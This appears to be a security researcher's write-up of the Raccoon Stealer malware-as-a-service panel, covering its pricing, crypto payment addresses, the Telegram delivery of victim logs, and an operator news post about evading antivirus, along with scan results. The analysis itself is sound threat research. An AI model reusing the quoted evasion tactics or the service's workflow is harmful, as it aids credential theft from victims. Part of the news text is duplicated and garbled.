
Password

SIGN IN · CANCEL

REGISTRATION



These are the details about the SSL certificate on the first site and created with Let's Encrypt:



Visualizzatore certificati: raccoon.biz

Rilasciato a

Nome comune (CN)	raccoon.biz
Organizzazione (O)	<Non parte del certificato>
Unità organizzativa (OU)	<Non parte del certificato>

Emesso da

Nome comune (CN)	R3
Organizzazione (O)	Let's Encrypt
Unità organizzativa (OU)	<Non parte del certificato>

Periodo di validità

Emesso in data	martedì 30 maggio 2023 alle ore 11:46:27
Scade in data	lunedì 28 agosto 2023 alle ore 11:46:26

Impronte digitali


Impronta digitale SHA-256	77 52 17 DD B5 5E 9B 37 D8 F2 6F F6 2B 9F 1B 1D F5 9A F2 07 59 1F 30 21 9B 14 82 96 A1 AE 65 F3
Impronta digitale SHA-1	C4 E4 A7 25 8F D4 AF 13 91 59 E3 85 89 D0 8F F8 1F 66 D8 77

How does the raccoon.biz portal work?

Simple interface, "one click" model: even less experienced users can, graphically and with very little effort, make their own "infostealer" malware ready to be sent to their victim.

This is precisely the paradigm of Malware as a Service (MaaS): making simple and "ready-to-use" criminal business otherwise exploitable only by people with high technical skills.

Upon logging into Raccoon's portal, the following screen is shown:



Raccoon Stealer
2.1.1.1

[redacted]

ACCOUNT SETTINGS

User: [redacted] Contact: [redacted] Last login: [redacted] Joined: [redacted] Time zone: [redacted]

Balance PAYMENTS PURCHASES

[redacted] USD

Pay with:

BTC ETH

Stealer [redacted] [redacted]

1 week $ 125
1 month $ 275
2 months $ 500
3 months $ 700
6 months $ 1250
1 year $ 2400
+1 build $ 50
+5 builds $ 200
+30 builds $ 750
+10 builds $ 350
+20 builds $ 600

ADS

CASH OUT COINBASE US / EU

SELL YOUR FB LOGS

ЛУЧШАЯ СКУПКА YOUTUBE! ПЛАЧУ МНОГО!


ОТРАБОТКА СЕТОК \ RANSOMWARE CITRIX\RDWEB* \ RANSOMWARE

We gracefully disclaim any liability for the products and services presented within this section. It is our cordial recommendation that you inquire deposit availability directly with the administration.

On the home page, the costs of the infostealer malware are clearly presented: they range from **$125** for a single week, to **$2400** for an entire year. It is also possible to request the generation of additional "builds" (malware variants) by paying an additional amount (from **$50** to **$600**) proportional to the number of malware requested.

To top up one's balance, the only accepted method is through Bitcoin or Ethereum transactions.


These are the addresses of the wallets that can be used for payment:



Bitcoin payment

Address for manual pay:
3LfbzUGmwYx[redacted]

Information about payments to this address will be displayed below, you will also receive a notification that money has been credited to the balance.




Ethereum payment

Address for manual pay:
0xaed82eae83[redacted]

[redacted]formation about payments to this address will be [redacted]splayed below, you will also receive a notification that [redacted]oney has been credited to the balance.

From the "Settings" item, it is possible to configure information about the TimeZone, the 2FA, the Telegram Bot (which will receive victim logs as they become available), and the "blockchain explorers" to verify the correctness of the stolen wallets:



Time zone: [redacted]

Language: English

Advertising: ●

Change password

All other sessions will be closed

Current password

New password

Confirm new password

2FA ENABLE

Telegram bot

Chat ID: [redacted] DELETE BOT

Send options:

- Send panel username ☑
- Send files ☑
- Send only logs with wallets ☑
- ● Proxy status notification □

Block explorers

ETH: https://debank.com/profile/

RONIN: https://explorer.roninchain.com/address/

SOL: https://solscan.io/account/

TRON: https://tronscan.org/#/address/

ADS

ОТРАБОТКА СЕТОК \ RANSOMWARE CITRIX\RDWEB* \ RANSOMWARE
SELL YOUR FB LOGS
ЛУЧШАЯ СКУПКА YOUTUBE! ПЛАЧУ МНОГО!
CASH OUT COINBASE US / EU

We gracefully disclaim any liability for the products and services presented within this section. It is our cordial recommendation that you inquire deposit availability directly with the administration.

On the left is a menu with the following items:

- News
- Builds
- Proxies
- Logs
- Support

In this journey through Raccoon's lair, each item will be explained in detail.

News Section

The "**News**" section contains the news in the latest version (build) of the malware itself:





Bild version
2023-07-20 17:57:32

Many may have noticed that the version in the panel is now displayed in 4 digits (2.1.1.1)

✅ We explain

2 - global version
.1 - the panel version is obtained
.1.1 version of the build and the last is the cleaning number of this version

Going backwards in the news, we see that the Build of the latest version of the stealer (amounting to "2.1.1") was released on **13/05/2023**:


Raccoon stealer
2.1.1.1
[redacted]
News
Builds
Proxies
Logs
Support
ADS
THE BEST YOUTUBE PURCHASE! I'M CRYING MUCH!
SELL YOUR FB LOGS
CASH OUT COINBASE US / EU
SETTING \ RANSOMWARE CITRIX \ RDWEB * \ RANSOMWARE
We gracefully disclaim any liability for the products and services presented within this section. It is our cordial recommendation that you inquire deposit availability directly with the administration.

RS V2.1.1 Update
2023-05-13 13:57:55

Dear customers, Glad to introduce the new version of Raccoon Steeler 2.1.1 ! 🎉

?? In the new update 2.1.1, the principle of adding gaskets to the panel has been changed :

?? Now you must specify the port in the proxy URL in this way:

?? http://2*****38:80/ (was: http://2*****38/)

?? If an SSL-protected connection is used, you must specify port: 443 . Default port: 80 .

It also became possible to change the port on the gasket itself, this can help slow down the detection and ban of your gaskets (Need additional. actions for more advanced users)

?? These changes are aimed at bypassing the detects of some ABs, including Win Def . The changes do not yet apply to references in the rules of the boater .

In version 2.1.1, PE protection is slightly changed
🔥 The detection relative to version 2.1.0-x is significantly reduced !Stub weight specially increased to 480 kb

If you have already added gaskets, you need to edit their URL, then click "Edit Proxy List" on the "Bilds" tab and modify the gaskets with the new format in the right order

?? Stack Detect: https://avcheck.net/id/QZ4aJgtQZjVb [2/26]

🔥 Win Def + Cloud - undetect ✅

Crypt: @CryptSupport | @gelipper 🍀

Open for collaboration with other cryptors, commenting and checking your crypt !

Old bilds work ! New tickets will not work with the old URL format, and the old ones will not work with the newnet / id / QZ4aJgtQZjVb [2/26]

🔥 Win Def + Cloud - undetect ✅


Crypt: @CryptSupport | @gelipper 🍀

Open for collaboration with other cryptors, commenting and checking your crypt !

Old bilds work ! New tickets will not work with the old URL format, and the old ones will not work with the newnet / id / QZ4aJgtQZjVb [2/26]

🔥 Win Def + Cloud - undetect ✅

Within the post there is also a reference to a scan done on **avcheck.net**, a service (for a fee) that allows you to anonymously test an executable and give you the information on how many Antivirus can detect it:



Welcome to AvCheck.net - anonymous high-speed antivirus scantime checker

Scan files with **26** antivirus engines:


1	Adaware Antivirus 12
2	AhnLab V3 Internet Security
3	Alyac Internet Security
4	Avast Internet Security
5	AVG AntiVirus
6	Avira Antivirus
7	Bitdefender Total Security
8	BullGuard Antivirus
9	ClamAV
10	Comodo Antivirus
11	Dr.Web Security Space 12
12	Emsisoft Anti-Malware
13	ESET NOD32 Antivirus
14	FortiClient Antivirus
15	F-Secure SAFE
16	IKARUS anti.virus
17	Kaspersky Internet Security
18	McAfee Endpoint Protection
19	Malwarebytes Anti-Malware
20	Panda Antivirus
21	Sophos Home
22	Trend Micro Internet Security

Scan domains/ip with **22** antivirus engines and blacklists:

1	Avast Internet Security
2	AVG AntiVirus
3	Bitdefender Total Security
4	Dr.Web Security Space 12
5	Emsisoft Anti-Malware
6	ESET NOD32 Antivirus
7	FortiClient Antivirus
8	F-Secure SAFE
9	Kaspersky Internet Security
10	Malwarebytes Anti-Malware
11	Norton Safe Web
12	Sophos Home
13	Trend Micro Internet Security
14	Zillya Internet Security
15	Avira Browser Safety
16	Bitdefender TrafficLight
17	BlockList.de
18	Google Safe-Browsing
19	Malware Domain Blocklist
20	McAfee Site Advisor
21	Spamhaus
22	Yandex Safe-Browsing

Specifically in the news is the following link to avcheck's analysis:

https://avcheck.net/id/QZ4aJgtQZjVb




File name is hidden **task id:** QZ4aJgtQZjVb **started:** 2023-05-13 13:34 **duration:** 2 sec

File 1 (479 kb): **2/26** - avira, emsisoft md5: 588b...cd45 *(hidden)*

☑ Antivirus	Result	detected: 2/26
☑ Adaware Antivirus 12	clean	
☑ AhnLab V3 Internet Security	clean	
☑ Alyac Internet Security	clean	
☑ Avast Internet Security	clean	
☑ AVG AntiVirus	clean	
☑ Avira Antivirus	HEUR/AGEN.1316207	
☑ Bitdefender Total Security	clean	
☑ BullGuard Antivirus	clean	
☑ ClamAV	clean	
☑ Comodo Antivirus	clean	
☑ Dr.Web Security Space 12	clean	
☑ Emsisoft Anti-Malware	Gen:Variant.Agiala.32	
☑ ESET NOD32 Antivirus	clean	
☑ FortiClient Antivirus	clean	
☑ F-Secure SAFE	clean	
☑ IKARUS anti.virus	clean	
☑ Kaspersky Internet Security	clean	
☑ McAfee Endpoint Protection	clean	
☑ Malwarebytes Anti-Malware	clean	
☑ Panda Antivirus	clean	
☑ Sophos Home	clean	
☑ Trend Micro Internet Security	clean	
☑ Webroot SecureAnywhere	clean	
☑ Windows 10 Defender	clean	
☑ ZoneAlarm Antivirus	clean	
☑ Zillya Internet Security	clean	

Thus, on the day the build was released (13.05.2023), only 2 out of 26 antiviruses were able to detect that version of Raccoon Infostealer. Repeating the analysis on 07/27/2023, the number of antiviruses able to detect the analyzed executable increased to 11/26:




2.1.1.1.exe (51 kb) **task id:** rHAEBJg5Snk5 **started:** 2023-07-27 11:53:02 **duration:** 3 sec

2.1.1.1.exe (51 kb): **11/26** - adaware, alyac, avast, avg, avira, bitdef, drweb, emsisoft, nod32, mbytes, windef md5: 5b75248a42610c18825ff2065a60cd4f

☑	Antivirus	Result	detected: 11/26
☑	Adaware Antivirus 12	Gen:Trojan.Heur.JP.dmW@aeYnYgj	
☑	AhnLab V3 Internet Security	clean	
☑	Alyac Internet Security	Gen:Variant.Lazy.294038	
☑	Avast Internet Security	Win32:PWSX-gen [Trj]	
☑	AVG AntiVirus	Win32:PWSX-gen [Trj]	
☑	Avira Antivirus	HEUR/AGEN.1316207	
☑	Bitdefender Total Security	Gen:Variant.Lazy.294038	
☑	BullGuard Antivirus	clean	
☑	ClamAV	clean	
☑	Comodo Antivirus	clean	
☑	Dr.Web Security Space 12	Trojan.PWS.Stealer.27207	
☑	Emsisoft Anti-Malware	Gen:Trojan.Heur.JP.dmW@aeYnYgj	
☑	ESET NOD32 Antivirus	a variant of Win32/PSW.Agent.OOQ trojan	
☑	FortiClient Antivirus	clean	
☑	F-Secure SAFE	clean	
☑	IKARUS anti.virus	clean	
☑	Kaspersky Internet Security	clean	
☑	McAfee Endpoint Protection	clean	
☑	Malwarebytes Anti-Malware	Spyware.PasswordStealer	
☑	Panda Antivirus	clean	
☑	Sophos Home	clean	
☑	Trend Micro Internet Security	clean	
☑	Webroot SecureAnywhere	clean	
☑	Windows 10 Defender	Trojan:Win32/Phonzy!ic	
☑	ZoneAlarm Antivirus	clean	
☑	Zillya Internet Security	clean	

Builds Section

The builds section contains the actual malware, found in both "exe" and "dll" formats:



